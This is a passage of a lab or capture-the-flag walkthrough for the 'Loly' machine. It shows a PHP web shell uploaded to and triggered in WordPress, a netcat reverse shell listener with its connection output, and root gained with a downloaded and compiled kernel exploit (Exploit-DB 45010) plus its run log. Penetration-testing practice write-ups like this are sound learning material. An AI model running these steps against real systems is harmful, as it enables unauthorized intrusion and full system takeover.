
Available files in '/banners'

Click on **Upload file** and Start the listener.

Navigate on the following url to execute the file.

```
http://loly.lc/wordpress/wp-content/banners/shell.php
```


We have a shell as **www-data**.




```
┌─(root#Bhavesh)-[~/Offsec/Loly]
└─# rlwrap -r nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.45.174] from (UNKNOWN) [192.168.233.121] 41704
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
 20:55:28 up  1:01,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$ whoami && id
whoami && id
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/$ 
```

Privilege Escalation

```
uname -a
```



```
www-data@ubuntu:~$ uname -a
uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
```



Linux ubuntu 4.4.0-31-generic exploit

Exploit-DB
https://www.exploit-db.com › exploits


Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27)

10 Jul 2018 — **Linux** Kernel < 4.13.9 (**Ubuntu** 16.04 / **Fedora** 27) - Local Privilege Escalation. CVE ... **4.4.0-31-generic** 4.4.0-62-**generic** 4.4.0-81-**generic** 4.4.0- ...


https://www.exploit-db.com/exploits/45010

Download the exploit.

```
gcc 45010.c -o shell --static
```




```
┌─(root#Bhavesh)-[~/Offsec/Loly]
└─# gcc 45010.c -o shell --static
```



```
www-data@ubuntu:/tmp$ wget http://192.168.45.174/shell
wget http://192.168.45.174/shell
--2024-07-02 21:00:17--  http://192.168.45.174/shell
Connecting to 192.168.45.174:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 781288 (763K) [application/octet-stream]
Saving to: 'shell'

shell               100%[===================>] 762.98K  1.24MB/s    in 0.6s

2024-07-02 21:00:17 (1.24 MB/s) - 'shell' saved [781288/781288]

www-data@ubuntu:/tmp$ chmod +x shell
chmod +x shell
```

We are **root** user of the system.



```
www-data@ubuntu:/tmp$ ./shell
./shell
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880079c5da00
[*] Leaking sock struct from ffff8800772c5680
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800771e6300
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff8800771e6300
[*] credentials patched, launching shell...
# whoami && id
whoami && id
root
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# _
```